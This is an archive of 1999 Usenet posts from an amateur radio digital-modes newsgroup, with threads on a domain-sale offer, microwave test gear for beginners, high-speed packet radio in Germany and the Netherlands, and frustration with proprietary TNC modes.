4886. Domain hamradio.net For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: orlin@calserve.com
Message-ID: <3827476C.A057A534@calserve.com>
Source record: 15607
Cross-posted to: comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

Hello, the domain name hamradio.net is for sale. Please submit your offer to sales@calserve.com or call 909-517-1107. Thank you,

Orlin

4887. hamradio.net 4 Sale!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: orlin@calserve.com
Message-ID: <3827486E.385EA2C9@calserve.com>
Source record: 15608
Cross-posted to: alt.anonymous.domains,comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

Hello, hamradio.net is for sale. Please send your offer to sales@calserve.com or call 909-517-1107.

Thanks,

Orlin

4888. Re: hamradio.net 4 Sale!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: User <user@domain.com>
Message-ID: <9VAnOBjyPfh=TYBst280jFee=utE@news.mindspring.com>
Source record: 15609
Cross-posted to: alt.anonymous.domains,comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

On Mon, 08 Nov 1999 14:02:22 -0800, orlin@calserve.com wrote:

>Hello, hamradio.net is for sale. Please send your offer to
>sales@calserve.com or call 909-517-1107.
>
>Thanks,
>
>Orlin

I'll give ya a buck for it! ;)

User

4889. Re: Microwave Help (was RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s2esu1376i767@corp.supernews.com>
Source record: 15610
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I remember my first homebrew power amplifier (2 meters). It put out
1/2 Watt and I was impressed. Something was wrong though, as it
could be picked up all over the band, even other bands. Seems the
1/2 Watt referred to all the sidebands that I had along with the carrier
:-)

I guess my point, was that a spectrum analyzer is the best tool I've since
bought, and just plain fun. With a few nudges of the coils, and some
melted wax, I had the amplifier tamed by just looking at a scope.

But I think a spectrum analyzer should be a goal, not the first item bought.

Microwave PA's, on the other hand, are very different than 2 meters. You
can purchase a little "can" that has everything you need in it, and there's
no tuning. The hard part is getting what you might have, multiplied up
to what that little "can" expects for an input.

Simon Lewis wrote
>You don't need any test equipment apart from a VOM to get started on
>microwaves. All you need is a little patience!
>
>I built my first microwave equipment with nothing more than a few basic
>tools, a fine tipped soldering iron, a home made anti-static work
>station (actually a cakeboard covered in aluminium foil!) and a
>voltmeter. Final alignment was carried out with the voltmeter and then a
>small homemade milliwatt meter (a diode and a 50r resistor)

4890. Re: Domain hamradio.net For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: blueglow <blueglow@mindspring.com>
Message-ID: <807urlorp1@nntp4.atl.mindspring.net>
Source record: 15611
Cross-posted to: comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

How about I sell you a week of up time for your server. This is a sure way
to evoke a hack.
Get a life.

<orlin@calserve.com> wrote in message news:3827476C.A057A534@calserve.com...
> Hello, the domain name hamradio.net is for sale. Please submit your
> offer to sales@calserve.com or call 909-517-1107. Thank you,
>
> Orlin
>

4891. Re: Domain hamradio.net For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Will Rogers <w4wlr@bellsouth.net>
Message-ID: <38278A44.B790ED86@bellsouth.net>
Source record: 15612
Cross-posted to:
comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Raise you to a buck ($1).

;-)

Will

tleonard@my-deja.com wrote:

> In article <3827476C.A057A534@calserve.com>,
> orlin@calserve.com wrote:
> > Hello, the domain name hamradio.net is for sale. Please submit your
> > offer to sales@calserve.com or call 909-517-1107. Thank you,
> >
> > Orlin
> >
> >
> 50 cents
>
> Sent via Deja.com http://www.deja.com/
> Before you buy.

4892. Re: Domain hamradio.net For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: "Clifford W. Owen" <n3yyp@radix.net>
Message-ID: <808338$i8k$1@news1.Radix.Net>
Source record: 15613
Cross-posted to: comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

Just FYI.....

Registrant:
OSC INC (HAMRADIO6-DOM)
3811 Schaefer Ave Suite I
Chino, CA 91710
US

Domain Name: HAMRADIO.NET

Administrative Contact, Technical Contact, Zone Contact:
C, O (OC32) sales@CALSERVE.COM
909-517-1107
Billing Contact:
C, O (OC32) sales@CALSERVE.COM
909-517-1107

Record last updated on 03-Nov-1999.
Record created on 03-Nov-1999.
Database last updated on 8-Nov-1999 11:24:40 EST.

Domain servers in listed order:

DNS1.SYNTEGRATION.COM 63.194.58.132
DNS2.SYNTEGRATION.COM 63.194.58.3

blueglow <blueglow@mindspring.com> wrote in message
news:807urlorp1@nntp4.atl.mindspring.net...
> How about I sell you a week of up time for your server. This is a sure
way
> to evoke a hack.
> Get a life.
>
> <orlin@calserve.com> wrote in message
news:3827476C.A057A534@calserve.com...
> > Hello, the domain name hamradio.net is for sale. Please submit your
> > offer to sales@calserve.com or call 909-517-1107. Thank you,
> >
> > Orlin
> >
>
>

4893. PSK31 PROBLEM W/SOUND CARD

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Gordon Yarte <GYarte@worldnet.att.net>
Message-ID: <80g98k$64b$1@bgtnsc02.worldnet.att.net>
Source record: 15614

Please cancel my ad. Thanks

4894. Microwave Help (was RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Simon Lewis <slewis@pacsat.demon.co.uk>
Message-ID: <mSVJIJA9joJ4Ew1w@pacsat.demon.co.uk>
Source record: 15686
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <kujV3.155$LK3.4486@nuq-read.news.verio.net>, Cathryn Mataga
<cathryn@junglevision.com> writes
>I'm trying to figure out myself, approximately, what kind of
>test equipment I'd need to play around with this stuff -- and not
>be totally frustrated. Right now, I have kind of your, low
>end hobbiest type stuff. 20mhz scope, and power supplies and
>one of those handheld frequency counters. Voltmeters and
>things.

Hi Cathryn

The advice given is unsound I am afraid!

You don't need any test equipment apart from a VOM to get started on
microwaves. All you need is a little patience!

There is a range of kits and modules available from numerous suppliers
that will get you started from 23cms - 24 GHz. None need any major test
gear to build and alignment help can be supplied from the large number
of active and willing microwavers already on the band, many of whom do
have the neccesary equipment - but more importantly the experience at
GHz frequencies.

I built my first microwave equipment with nothing more than a few basic
tools, a fine tipped soldering iron, a home made anti-static work
station (actually a cakeboard covered in aluminium foil!) and a
voltmeter. Final alignment was carried out with the voltmeter and then a
small homemade milliwatt meter (a diode and a 50r resistor)

I got the unit checked out by Charlie G3WDG who confirmed all was OK.
My best DX - 750km using 80 mw.

The same experience can be applied to almost any of the microwave bands
currently available.

Hope that enlightens you alittle!

Leave the test gear to later - maybe!

Come and enjoy microwaves - you'll enjoy the challenge!

73 Simon GM4PLM
The contents of this message represent the personal opinion of the
author and are not representative of the RSGB unless otherwise stated.
+---+
| Simon Lewis GM4PLM Editor - European Microwave News |
| Radio Society of Great Britain Microwave Column Editor |

```
| European Microwave News - Supporting Microwave Radio Across Europe |
| Homepage - www.pacsat.demon.co.uk Email emn@pacsat.demon.co.uk |
| Microwave Column Homepage - www.pacsat.demon.co.uk/mwcol.htm |
|Fax Service- 0870 0520972 MW Column Email uwave.radcom@rsgb.org.uk |
+-----------------------------------------------------------------+
```

4895. Re: READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <38266FA5.2877@pop.removethistomailme.net>
Source record: 15687

```
Rob Janssen wrote:
>
>
> Apparently your C compiler processes a language that resembles C. But
> does it also accept the following correct C program?
>
> #include <stdio.h>
>
> int main ()
>
> {
> int i;
>
> i = 6 //* divided by */ 3;
>

Your compiler might accept it, but if I were your manager, I sure as
hell wouldn't. :-)

-- jm

-------------------------------------------------------
http://www.qsl.net/ke5fx
Note: My E-mail address has been altered to avoid spam
-------------------------------------------------------
```

4896. Re: PACKET RADIO unter Windows 98 using BAYCOM or similar serial Modems ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: lette@unnilpentium.chem.vu.nl
Message-ID: <8064j0$1k1$1@trst.cca.vu.nl>
Source record: 15688

NO SPAM! (nospam@microsoft.com) wrote:
: Im looking for Software, Drivers, Info, URLs about doing
: Packet Radio (PR) unter Windows 98 using those
: simple and cheap BAYCOM Serial Modems or similar stuff.
: (PC-COM etc)

: Does anybody know how to fix that or knows some URLs Info?

: Please MAIL ME!

: mailto:awerner@netpoint-systemhaus.de

: Thanks!
: 73 de DG2GWE
: Axel

Hi Axel,

Lookup on: http://www.forthnet.gr/sv2agw/start.htm

Fr. Gr. Marcel.

Remember: look once a day at http://huizen.dds.nl/~pe1gdk
I am on the alphabet diet:
day 1 -> eat and drink things starting with A (almond cake)
day 2 -> " " " " " " B (beer, bratwurst)
day 3 -> " " " " " " C (chocolade & cake)
day x -> use your imagination !

4897. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn82da07.tqq.nomail@linux.pe1chl.ampr.org>
Source record: 15689

Heidemann <Heidemann.Rolf@t-online.de> wrote:
>I find it strage that Rob is calling these things academical obviously
>without having researched the topic. On www.liebeck.de (links from BayCom
>Group, Germany and from Technical University Darmstadt, Germany) you will
>find construction details, kits,... of real working 76K equipment for 70 cm,
>6 cm and 3 cm ham bands. So in the future please...

76K yes. But the thread started about hundreds of kilobits.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4898. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s2df7frd6i744@corp.supernews.com>
Source record: 15690

This stuff is FSK. This is about the same logic as putting a weed-eater motor
and a propeller on a baseball bat. It can be done, it even flies, but the engineering
is low-level.

I would be more impressed if that 100 kHz was spread out over 4 MHz in either
a FHSS mode, or a DSSS mode. Legal on 70cm's.

Alas, we can't do that, because Charles says it might raise the "noise floor!"
As if an FSK 100 kHz bandwidth foghorn wasn't going to raise the "noise floor"
as much.

Steve

Heidemann wrote:
>I find it strage that Rob is calling these things academical obviously
>without having researched the topic. On www.liebeck.de (links from BayCom
>Group, Germany and from Technical University Darmstadt, Germany) you will
>find construction details, kits,... of real working 76K equipment for 70 cm,
>6 cm and 3 cm ham bands. So in the future please...

4899. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <assLVHA2fqJ4EwQ1@peaksys.demon.co.uk>
Source record: 15691

In article <Pine.LNX.4.10.9911062027570.640-100000@dns.bde-arc.ampr.org>, D. Stussy <kd6lvw@bde-arc.ampr.org> writes
>On Fri, 5 Nov 1999, Bob Lewis wrote:
>> Only Clover, Pactor-II, and G-Tor are proprietary. I doubt that the
>> mfgs are refusing to license them - just that no one is willing to
>> pay for the license.
>>
>> Pactor-I works well for an ARQ mode and PSK31 for a non-linked QSO
>> mode. You don't even need a TNC for PSK31 - just free sound card
>> software.
>
>Yes, what a mess. However, as long as all these modes were in
>hardware/firmware, and the firmware provided a STANDARD interface back to the
>computer, the issue wouldn't be as bad.

Surely the issue is that amateur bands should be used for communication modes that are available to all, not just to the purchasers of a particular manufacturer's hardware?

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

4900. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Gilbert Baron <xzs1947@us.ibm.com>
Message-ID: <806mpi$vd8$1@news.rchland.ibm.com>
Source record: 15692

You are correct and that is all I use now, PSK31, Hellschrieber, etc.

--
Gil Baron gbaron@home.com
EFAX 419-793-4952
"Hierro candente, batir de repente"
Ralph Mowery <rmowery@dialpoint.net> wrote in message
news:38234444.4CFFAB6D@dialpoint.net...
> There are a lot of modes now. One good thing is that there are some
> good sound card type programs out there. Just hook up to the speaker
> and mic of the sound card and radio and load in the program and you are
> in business. No need for a TNC or multimode converter box what ever
> they are calling them now.
>
>
> Gilbert Baron wrote:
> >
> > I was looking for TNCs at the hamfest recently. What I found is that all
the
> > manufactures have a proprietary mode. This is STUPID as now you can't
talk
> > to others. Just think if every broadcaster sent TV with a different
system!
> > I am glad I looked because I gave up on digital modes before I wasted my
> > money. If the manufacturers would license their systems all would
benefit.
> > As it is, the common compatible modes are all you get and these modes
STINK
> > compared to current state of the art possibilities. Digital modes are
going
> > NOWHERE.
> >
> > --
> > Gil Baron gbaron@home.com
> > EFAX 419-793-4952
> > "Hierro candente, batir de repente"

4901. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Gilbert Baron <xzs1947@us.ibm.com>
Message-ID: <806n2l$p2e$1@news.rchland.ibm.com>
Source record: 15693

No, what I wanted is a TNC that can use ALL modes that are good and that means that the owners license them for a REASONABLE fee making it up with the much higher volumes that result. Witness The PC case closed. It is either that or an analog for Windows comes out that means there is only one but at least it is standard and everything works with it. How would you like that?
Again, I refuse to buy three TNC just to get PACTOR, CLOVER, and GTOR, as I say, what a mess.

--
Gil Baron gbaron@home.com
EFAX 419-793-4952
"Hierro candente, batir de repente"
Bob Lewis <aa4pb@erols.com> wrote in message
news:8027bq$36i$1@autumn.news.rcn.net...
> > Even standard TNC's by various manufacturers have their differences
>
> We can't even get rig manufactures to have a "standard" mike
> connector. 8-Pin, 5-Pin, 4-Pin and if they get the connector right,
> it'll be wired different. If somehow the connector is the same and
> it's wired correctly, the mike impedance will be different! Even
> headset connectors come in three sizes, stereo and mono - that's six
> possible combinations! And you wanted what - a standard protocol and
> command set? :-)
>
>
>

4902. Re: WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Gilbert Baron <xzs1947@us.ibm.com>
Message-ID: <806mmj$t7i$1@news.rchland.ibm.com>
Source record: 15694

It would be a lot more popular if it were not a proprietary mode that the owner refuses to license. It is ludicrous to by a new TNC for every mode that comes along. For that reason, pactor, gtor , etc are useless.

--
Gil Baron gbaron@home.com
EFAX 419-793-4952
"Hierro candente, batir de repente"
W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:3824EFED.4985561E@IEEE.org...
> Brian Short wrote:
> > I am looking to acquire an SCS PTC-II Pactor Controller.
>
> How popular is PACTOR II?
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

4903. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Gilbert Baron <xzs1947@us.ibm.com>
Message-ID: <806n65oju1@news.rchland.ibm.com>
Source record: 15695

That is not at all true. FCC will mandate a single standard and then all
will follow it, no choice, and I think it is already done so you won't see
all these modes for long.

--
Gil Baron gbaron@home.com
EFAX 419-793-4952
"Hierro candente, batir de repente"
Chuck Reti <aa010@detroit.freenet.org> wrote in message
news:aa010-0511992232180001@aa1-240-133.detroit.usabestnet.net...
> In article <7vv828obs1@news.rchland.ibm.com>, "Gilbert Baron"
> <xzs1947@us.ibm.com> wrote:
>
> >I was looking for TNCs at the hamfest recently. What I found is that all
the
> >manufactures have a proprietary mode. This is STUPID as now you can't
talk
> >to others. Just think if every broadcaster sent TV with a different
system!
> >I am glad I looked because I gave up on digital modes before I wasted my
> >money. If the manufacturers would license their systems all would
benefit.
> >As it is, the common compatible modes are all you get and these modes
STINK
> >compared to current state of the art possibilities. Digital modes are
going
> >NOWHERE.
> >
> >--
> >Gil Baron gbaron@home.com
> >EFAX 419-793-4952
> >"Hierro candente, batir de repente"
>
> >Just think if every broadcaster sent TV with a different system!
>
> You haven't read anything about Digital TV broadcasting yet, have you?
> As of now there are about 24 different variations of ways to encode
> and transmit digital video. All coming to a TV station near you,
> ready or not.
>
> ---
> Chuck Reti WV8A Detroit,MI
> wv8a@arrl.net

4904. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Jake Brodsky <frussle@erols.com>
Message-ID: <QfkmODF8SmX9JsNRy51mJSd+ZcY7@4ax.com>
Source record: 15696

On Mon, 8 Nov 1999 08:36:53 -0600, "Gilbert Baron"
<xzs1947@us.ibm.com> wrote:

>That is not at all true. FCC will mandate a single standard and then all
>will follow it, no choice, and I think it is already done so you won't see
>all these modes for long.

They sure will, just like they did with AM Stereo. Remember that
flop?

Jake Brodsky, AB3A mailto:frussle@erols.com
"Beware of the massive impossible!"

4905. Develop Advanced Remote Sensing Systems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: jreqs@my-deja.com
Message-ID: <8073fqaku1@nnrp1.deja.com>
Source record: 15697

Join our systems development team and help us meet challenges of growing complexity. Industry leader in the development and deployment of remote sensing systems seeks electrical engineers or those with a related discipline for programs in eastern Massachusetts, California, and elsewhere. Successful candidates will specialize in: algorithm development, mathematical modeling, or phenomenology. Computer simulation experience, test engineering, and other system design skills are also desirable. Openings exist for B.S., M.S., and doctorate level candidates. Competitive salary and generous benefit package. --Please reply to jreqs@my-deja.com for more information--

Sent via Deja.com http://www.deja.com/
Before you buy.

4906. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: g3pho@qsl.nospam.net
Message-ID: <3825cfba.22940956@news.free-online.net>
Source record: 15698
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Thu, 4 Nov 1999 10:22:29 -0800, "Cathryn Mataga"
<cathryn@junglevision.com> wrote:

>I'm trying to figure out myself, approximately, what kind of
>test equipment I'd need to play around with this stuff -- and not
>be totally frustrated.
>
>My brother picked up an old signal generator. And
>that seems to work. But, that's the extent of our microwave
>equipment right now. So, we've started a bit of a collection
>here -- though obviously this is kind of a long term project.
>New test equipment for this kind of stuff looks really expensive
>everywhere I look -- and I don't quite have the confidence to
>buy up the used stuff, not knowing what is what. And, even
>the used stuff is a pretty good hunk of change.
>
>Is there any like common wisdom, on what to look for, on the
>used market, and what to pay for it? Where do you start
>with the 'test equpment' issue?
>

To get going on microwaves you dont need a lot of pricey test gear!
Take a look at my amateur microwaves website.. you'll find a lot of
information, including a beginner's section, plus links to other
microwave pages.

<remove "nospam" from header if replying by email>

73 from Peter, G3PHO

****
Editor: RSGB Microwave Newsletter
Microwave Homepage (The World above 1000MHz):
http://www.g3pho.free-online.co.uk/microwaves/
and at http://www.qsl.net/g3pho

mailto:g3pho@rsgb.co.uk
****

4907. Re: Domain hamradio.net For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: tleonard@my-deja.com
Message-ID: <807pu3$s0e$1@nnrp1.deja.com>
Source record: 15615
Cross-posted to:
comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

In article <3827476C.A057A534@calserve.com>,
orlin@calserve.com wrote:
> Hello, the domain name hamradio.net is for sale. Please submit your
> offer to sales@calserve.com or call 909-517-1107. Thank you,
>
> Orlin
>
>
50 cents

Sent via Deja.com http://www.deja.com/
Before you buy.

4908. Re: Domain hamradio.net For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: emery@cray.com
Message-ID: <80829f$2td$1@murrow.corp.sgi.com>
Source record: 15616
Cross-posted to:
comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

```
In article <807pu3$s0e$1@nnrp1.deja.com>, <tleonard@my-deja.com> wrote:
>In article <3827476C.A057A534@calserve.com>,
> orlin@calserve.com wrote:
>> Hello, the domain name hamradio.net is for sale. Please submit your
>> offer to sales@calserve.com or call 909-517-1107. Thank you,
>>
>> Orlin
>>
>>
> 50 cents
>
25 cents

>
>Sent via Deja.com http://www.deja.com/
>Before you buy.
```

4909. Re: Domain hamradio.net For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <8089qe$lm2$1@news.hawaii.edu>
Source record: 15617
Cross-posted to:
comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

orlin@calserve.com wrote:
> Hello, the domain name hamradio.net is for sale. Please submit your
> offer to sales@calserve.com or call 909-517-1107. Thank you,
> Orlin

eBay it.

Jeff KH6O

4910. Re: Domain hamradio.net For Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Jim Britain <jbritain@home.com>
Message-ID: <29AnOEKfX4sHObZimk6Rjd8hJF9C@4ax.com>
Source record: 15618
Cross-posted to: comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

On Mon, 8 Nov 1999 22:08:30 -0500, "Clifford W. Owen"
<n3yyp@radix.net> wrote:

> Just FYI.....
>
>
>Registrant:
>OSC INC (HAMRADIO6-DOM)
> 3811 Schaefer Ave Suite I
> Chino, CA 91710
> US
>
> Domain Name: HAMRADIO.NET
>
> Administrative Contact, Technical Contact, Zone Contact:
> C, O (OC32) sales@CALSERVE.COM
> 909-517-1107
> Billing Contact:
> C, O (OC32) sales@CALSERVE.COM
> 909-517-1107
>
> Record last updated on 03-Nov-1999.
> Record created on 03-Nov-1999.
> Database last updated on 8-Nov-1999 11:24:40 EST.
>
> Domain servers in listed order:
>
> DNS1.SYNTEGRATION.COM 63.194.58.132
> DNS2.SYNTEGRATION.COM 63.194.58.3

Of course, what's even better.. They don't even own it yet.. It's not
paid for.

https://payments.networksolutions.com/cgi-bin/check

4911. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Mike <m.j.willis@rl.ac.uk>
Message-ID: <808mcp$t5k@newton.cc.rl.ac.uk>
Source record: 15619
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Steve Sampson <ssampson@usa-site.net> wrote in message
news:s2cbanpi3e647@corp.supernews.com...
> I think once you put the word out, that you are looking for a piece
> of test equipment, the word gets around. Someone may have an
> older piece that they are thinking about upgrading. Another way is
> to go to government surplus sales (DRMO). Here at Tinker we have
> a sale every couple of weeks

You really are living in a different world ! Or perhaps should not post
this to UK.radio.amateur.

4912. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn82fn7j.aht.nomail@linux.pe1chl.ampr.org>
Source record: 15620

Hank Oredson <horedson@att.net> wrote:

>I've watched this from the start, back when TAPR "promised" 9k6 gear
>to be available in 1985. Although a few of the RF engineering types seem
>to have done a good job designing some interesting gear, there has been
>essentially total failure making anything available commercially.

The Germans have been much more successful at this. A line of Interlink
transceivers, designed by DF9IC and others, is available in kit form from a
couple of small companies in Germany. They operate on 23cm and 6cm.

These transceivers are very popular in the European packet radio network.
But it is all FSK, usually using one of those beefed-up G3RUH-type modems.
(there also have been versions of the transceiver with an onboard modem,
but it did not use a scrambler and was not that successful)

On the user side, there are 70cm and 23cm designs, usually operating
split-frequency with a duplexer at the repeater (for echo-duplex).
But these are far less popular, because the average HAM prefers spending
money on a slick Japanese trx that really isn't suitable for packet,
instead of having a sheet-metal box that screams at 2-8 times the speed
for half the price. Such is life.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4913. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Hans-Peter Zorn <hpz@gmx.net>
Message-ID: <808qd7$91r$1@news.rz.uni-karlsruhe.de>
Source record: 15621

Rob Janssen <nomail@pe1chl.demon.nl> wrote:
> On the user side, there are 70cm and 23cm designs, usually operating
> split-frequency with a duplexer at the repeater (for echo-duplex).
> But these are far less popular, because the average HAM prefers spending
> money on a slick Japanese trx that really isn't suitable for packet,
> instead of having a sheet-metal box that screams at 2-8 times the speed
> for half the price. Such is life.
This is currently changing, mostly because of the new T7F 70cm TRX which
is very popular at the moment. Today I would estimate that the AFSK
user access points are in the minority.

BTW, the limitation to 76k8 here is only due to the ancient RMNC controllers
which cannot do more than 76k8 even if overclocked to 16Mhz. The modems
and radios for 6cm can easily do some 100kbit/s. I suspect that if the
new RMNC design does not come very soon now, people will move to
other designs such as the new PCISCC card by dg1kjd which is said to
support some 10 MBit/s.

Hans-Peter DG4IAD
--
Hans-Peter Zorn, Karlsruhe, Germany
http://www.stud.uni-karlsruhe.de/~uhsm/ hpz@gmx.net (preferred)
http://1409.org/people/hp/ hp@1409.org (hamradio stuff)

4914. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn82fubs.c6o.nomail@linux.pe1chl.ampr.org>
Source record: 15622

Hans-Peter Zorn <hpz@gmx.net> wrote:
>This is currently changing, mostly because of the new T7F 70cm TRX which
>is very popular at the moment. Today I would estimate that the AFSK
>user access points are in the minority.

Same here, but the move has been mostly to 4k8/9k6, not to 76k8.
Only because standard Japanese transceivers can be sort-of made working
with that.
There is a local node that runs 38k4 on 23cm, but it has maybe 4 users...

Do you have an estimation of the ratio between stations using off-the-shelf
Japanese transceivers and those using faster "kit" designs?
(the T7F is 9k6 as well...)

>BTW, the limitation to 76k8 here is only due to the ancient RMNC controllers
>which cannot do more than 76k8 even if overclocked to 16Mhz. The modems
>and radios for 6cm can easily do some 100kbit/s. I suspect that if the
>new RMNC design does not come very soon now, people will move to
>other designs such as the new PCISCC card by dg1kjd which is said to
>support some 10 MBit/s.

Interesting :-)
Years ago, when I still visited the yearly Frankfurt/Darmstadt packet
meetings, I always discussed with the locals about that. Our standpoint
has always been "use PC hardware at the node. you get free upgrades in
performance over the years, and you can't beat the price/performance".
Theirs was always "PC hardware is not reliable, consumes too much power,
is too large" etc.

So our nodes have been running on PCs with ISA SCC cards for years, usually
without problem. Different people have been developing software for it,
and BBS/NODE systems can run on a single machine if you like.
Theirs have been running 6809s and we have always read that a new card
is just around the corner.

So maybe it is coming our way now? :-)

BTW: I got an e-mail recently from someone asking about the availability of
a PCI SCC card (presumably because he has no ISA slots available). Is that
card available commercially?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4915. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s2fv49ml6i713@corp.supernews.com>
Source record: 15623

Eric S. Johansson wrote
>> I would be more impressed if that 100 kHz was spread out over 4 MHz in
>> either a FHSS mode, or a DSSS mode. Legal on 70cm's.
>
>so would I. But we (as hams) can't even do the simple stuff let alone
the
>more complicated spread spectrum stuff.

Hogwash. Paccomm's been selling equipment for large bandwidth FSK stuff
for years. Not for $200 though, they aren't a charity.

>I would rather see stone stupid FSK 76k digital radios in many ham shacks
now
>than the very elegant, 1mb spread spectrum radios RSN!

The problem, as I see it, is that you can't just scale up the data rate and
be
effective. You are not going to go 10 miles with this bandwidth, without
stability
several orders of magnitude better than a stock crystal based oscillator.

>hells bells steve, then pull your thumb out and design a low cost (<200$),
70
>cm, FH spread spectrum radio that hops in between repeaters. Sure, it
will
>raise the noise floor but who gives a f*** if it's between repeaters,
nobody
>will notice. Since repeaters are idle most of the time, we should
have
>little or no collision problems.

$200?? Where did that figure come from? You want the moon, but you'll only
pay for a hub-cap? The reason they can sell a TV for $200 is that they sell
millions of them. There's only 100,000 Hams in the US. 15% which are maybe
interested in data networks.

>I'll even pull together a design team to design the network side.

There is FreeBSD, and Linux already. Networking is not the problem.
Pumping
data at over 1 Mbps is a hardware problem.

>this is so dammed frustrating. We could use a competitive network
to
>attract new people into the hobby and provide emergency communications.
We
>have the knowledge in the computer and networking side and the tools

are
>almost off the shelf but we can't get any RF people to help with the radio
side.
>Is it any wonder that radio networks are dying of old age?

